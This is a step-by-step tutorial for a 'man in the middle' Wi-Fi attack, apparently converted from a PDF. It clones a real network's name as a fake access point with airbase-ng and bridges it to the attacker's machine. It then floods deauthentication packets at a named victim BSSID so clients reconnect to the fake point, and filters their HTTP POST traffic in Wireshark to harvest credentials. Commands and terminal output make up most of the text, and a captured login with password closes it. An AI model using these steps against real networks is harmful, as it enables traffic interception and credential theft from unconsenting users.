

## MITM – Man in the Middle

### Wifi Packet Capturing and Session Hijacking using Wireshark

#### Introduction


The main Objective of this Attack is to make a Fake Access point and send the fake ARP Packets on same Wi-Fi Network from where the users are connected and the name of fake access point is same as the name of the wireless network reside there. So when a fake access point is created with same wireless network name then the user which is connected to original network gets disconnected and connects with your fake access point, so all the traffic tunnels throughout my system and we get all details/credentials/information of that user which is generally known as session hijacking.

#### Requirements

1. Backtrack Operating System (BT5)
2. Virtual Machine (With USB Adapter)
3. Internet Access on your System

*Deepanshu Kapoor*

*Security Specialist*



## Step - 1

Open Backtrack Operating System and start Terminal and type "**iwconfig**" for checking wireless interface.

## Description –

**iwconfig** is similar to **ifconfig**, but is dedicated to the wireless interfaces. It is used to set the parameters of the network interface which are specific to the wireless operation (for example: the frequency).

```
root@deepanshu: ~
File Edit View Terminal Help
root@deepanshu:~# iwconfig
lo          no wireless extensions.

wlan0      IEEE 802.11bgn  ESSID:off/any
           Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
           Retry  long limit:7  RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off

eth0       no wireless extensions.

root@deepanshu:~# █
```



## Step - 2

Start this Wireless Interface by typing this command

**"airmon-ng start wlan0".**

## Description –

This script can be used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode. Entering the **airmon-ng** command without parameters will show the interfaces status.

**wlan0** is your wifi card.

**wlan** is wireless lan and **0** is the number of your card.


```
root@deepanshu: ~
File Edit View Terminal Help
root@deepanshu:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
1619     dhclient3
2496     dhclient3
Process with PID 2496 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Atheros AR9271  ath9k - [phy0]
                (monitor mode enabled on mon0)

root@deepanshu:~#
```



## Step - 3

Start your monitor mode by typing this command "**airodump-ng mon0**". It captures data from all stations.


## Description -

**Airodump-ng** is used for packet capturing of raw **802.11 frames** and is particularly suitable for collecting WEP IVs (Initialization Vector) for the intent of using them with **aircrack-ng**. Also **airodump-ng** is capable of logging the coordinates of the found access points.

**mon0** is the same card (**wlan0**) in **monitor mode**.

Once you put **wlan0** in monitor mode it will be read as **mon0** and **wlan0**.

```
root@deepanshu: ~
File Edit View Terminal Help
root@deepanshu:~# airodump-ng mon0
CH 4 ][ Elapsed: 20 s ][ 2014-04-10 14:31
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
94:44:52:DA:B4:28 -71      8        29   0   5  54e  WPA2  CCMP  PSK  belkin.3448
F4:3E:61:E0:52:C7 -85      2         0   0  11  54  WPA2  CCMP  PSK  HIYAAV
```



## Step – 4

Set up the channel ID which is shown above in **airodump-ng** command by typing these commands

```
"iwconfig mon0 channel 5"    "iwconfig wlan0 channel 5"
```

**OR**

```
"iwconfig wlan0 channel 5"    "iwconfig mon0 channel 5"
```

## Decription -

**iwconfig** is similar to **ifconfig**, but is dedicated to the wireless interfaces. It is used to set the parameters of the network interface which are specific to the wireless operation (for example: the frequency).

**wlan0** is your wifi card.

**wlan** is wireless lan and **0** is the number of your card.

**mon0** is the same card (**wlan0**) in **monitor mode**.

Once you put **wlan0** in monitor mode it will be read as **mon0** and **wlan0**.

The "--channel" (-c) option allows a single or specific channels to be selected.

```
^ v x root@deepanshu: ~
File Edit View Terminal Help
root@deepanshu:~# iwconfig mon0 channel 5
root@deepanshu:~# iwconfig wlan0 channel 5
root@deepanshu:~# █
```



## Step -5

Now Setup your Fake Router by typing this command


```
"airbase-ng -e "belkin.3448" mon0"
```

## Description –

**Airbase-ng** is multi-purpose tool aimed at attacking clients as opposed to the Access Point (AP) itself. The main idea is of the implementation is that it should encourage clients to associate with the fake AP, not prevent them from accessing the real AP.

"- essid" (-e) of the Network.

```
root@deepanshu: ~
File Edit View Terminal Help
root@deepanshu:~# airbase-ng -e 'belkin.3448' mon0
14:34:58 Created tap interface at0
14:34:58 Trying to set MTU on at0 to 1500
14:34:58 Trying to set MTU on mon0 to 1800
14:34:58 Access Point with BSSID 90:F6:52:E3:2E:C2 started.
```



## Step - 6

Now it's time to bridge all networks by typing these commands

```
"brctl addbr mitm"  
"brctl addif mitm eth0"  
"brctl addif mitm at0"
```

**Here** – mitm is <interface name>


## Description -

**Brctl** - is used to create a bridge between two interfaces.

**Addbr** - A bridge can be added using the following command, with <name> being replaced with the name of the bridge being replaced.

**Addif** - To add a interface to a bridge, Where <brname> is the existing bridge name, and ifname is the interface you want to add.

```
root@bt: ~  
File Edit View Terminal Help  
root@deepanshu:~# brctl addbr mitm  
root@deepanshu:~# brctl addif mitm eth0  
root@deepanshu:~# brctl addif mitm at0
```



## Step - 7

Now Setting up New configurations by typing these commands.

```
"ifconfig eth0 0.0.0.0 up"
```


```
"ifconfig at0 0.0.0.0 up"
```

## Description -


**ifconfig** stands for interface configurator.

**ifconfig** command is used to configure network interfaces.

**ifconfig** is widely used to initialize the network interface and to enable or disable the interfaces.

A terminal window screenshot showing the execution of two ifconfig commands. The terminal title is 'root@deepanshu: ~'. The menu bar includes 'File Edit View Terminal Help'. The first command is 'ifconfig eth0 0.0.0.0 up' and the second is 'ifconfig at0 0.0.0.0 up'. Both commands are followed by a prompt 'root@deepanshu:~#'.

```
root@deepanshu: ~  
File Edit View Terminal Help  
root@deepanshu:~# ifconfig eth0 0.0.0.0 up  
root@deepanshu:~# ifconfig at0 0.0.0.0 up  
root@deepanshu:~#
```



## Step – 8

Now it's turn on MITM Interface by typing this command

**"ifconfig mitm up"**

## Description –

**ifconfig** stands for interface configurator.


**ifconfig** command is used to configure network interfaces.

**ifconfig** is widely used to initialize the network interface and to enable or disable the interfaces.

By Default Interface we created is down, we need to put it up.



```
root@deepanshu: ~  
File Edit View Terminal Help  
root@deepanshu:~# ifconfig mitm up  
root@deepanshu:~# █
```



## Step – 9

Now send the deauthentication packets to the router by typing this command "**aireplay-ng - - deauth 0 - a 94:44:52:DA:B4:28 mon0**"

## Description –

**Aireplay-ng** is used to inject frames.

The primary function is to generate traffic for the later use in **aircrack-ng** for cracking the **WEP** and **WPA-PSK** keys. There are different attacks which can cause deauthentications for the purpose of capturing WPA handshake data, fake authentications, Interactive packet replay, hand-crafted ARP request injection and ARP-request reinjection.


We use 0 for continuous Flooding of packets.

We use 1 for Single Flooding of packet.

**-a** represent bssid of the victim network.

**94:44:52:DA:B4:28** here is a bssid of the victim network.

```
root@deepanshu: ~
File Edit View Terminal Help
root@deepanshu:~# aireplay-ng --deauth 0 -a 94:44:52:DA:B4:28 mon0
14:46:10 Waiting for beacon frame (BSSID: 94:44:52:DA:B4:28) on channel 5
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
14:46:10 Sending DeAuth to broadcast -- BSSID: [94:44:52:DA:B4:28]
14:46:11 Sending DeAuth to broadcast -- BSSID: [94:44:52:DA:B4:28]
14:46:11 Sending DeAuth to broadcast -- BSSID: [94:44:52:DA:B4:28]
14:46:12 Sending DeAuth to broadcast -- BSSID: [94:44:52:DA:B4:28]
14:46:12 Sending DeAuth to broadcast -- BSSID: [94:44:52:DA:B4:28]
14:46:13 Sending DeAuth to broadcast -- BSSID: [94:44:52:DA:B4:28]
14:46:13 Sending DeAuth to broadcast -- BSSID: [94:44:52:DA:B4:28]
```



## Step – 10

Now it's time to assigning the IP to all victims by typing this command  
"**dhclient3 mitm&**" **OR** "**dhclient3 mitm &**"


## Description –

Dynamic Host Configuration Protocol (DHCP) is a network protocol that enables a server to automatically assign an IP address to a computer from a defined range of numbers (i.e., a scope) configured for a given network.

In Linux to unale **dhcp** we use the command **dhclient**.  
& **dhclient3** – here **3** is the **version C**

```
root@deepanshu: ~
File Edit View Terminal Help
root@deepanshu:~# dhclient3 mitm&
[1] 2967
root@deepanshu:~# Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/


mon0: unknown hardware address type 803
mon0: unknown hardware address type 803
Listening on LPF/mitm/8e:40:ae:a8:41:89
Sending on   LPF/mitm/8e:40:ae:a8:41:89
Sending on   Socket/fallback
DHCPDISCOVER on mitm to 255.255.255.255 port 67 interval 8
```



## Step – 11

Now you can check the **client connected** on the 5<sup>th</sup> Terminal where you create Fake Access point.

```
root@deepanshu: ~  
File Edit View Terminal Help  
root@deepanshu:~# airbase-ng -e "belkin.3448" mon0  
13:37:46 Created tap interface at0  
13:37:46 Trying to set MTU on at0 to 1500  
13:37:46 Trying to set MTU on mon0 to 1800  
13:37:46 Access Point with BSSID 90:F6:52:E3:2E:C2 started.  
13:38:26 Client 20:68:9D:6D:86:0C associated (unencrypted) to ESSID: "belkin.34  
48"  
█
```




## Step – 12

Start your Wireshark Packet Analyzer Tool by typing this command  
"wireshark&" **OR** "wireshark &


## Description –

Wireshark is an open source tool for profiling network traffic and analyzing packets. Such a tool is often referred to as a network analyzer, network protocol analyzer or sniffer.




```
root@deepanshu: ~  
File Edit View Terminal Help  
root@deepanshu:~# wireshark&  
[1] 3003  
root@deepanshu:~# █
```

The screenshot shows a terminal window with the Wireshark logo and the text "Network Protocol Analyzer". Below this, it says "Registering dissector ..." and "dcerpc\_svctd". A progress bar is shown at the bottom, indicating 10% completion.




## Step – 13

Now Select the Interface (at0) and click on **START**.



## Step – 14

Type **"http contains POST"** and you can see that all packets be in your sniffing tool.



<http://exploit.deepanshukapoor.org/admin.php>

Username – john

Password – 1234

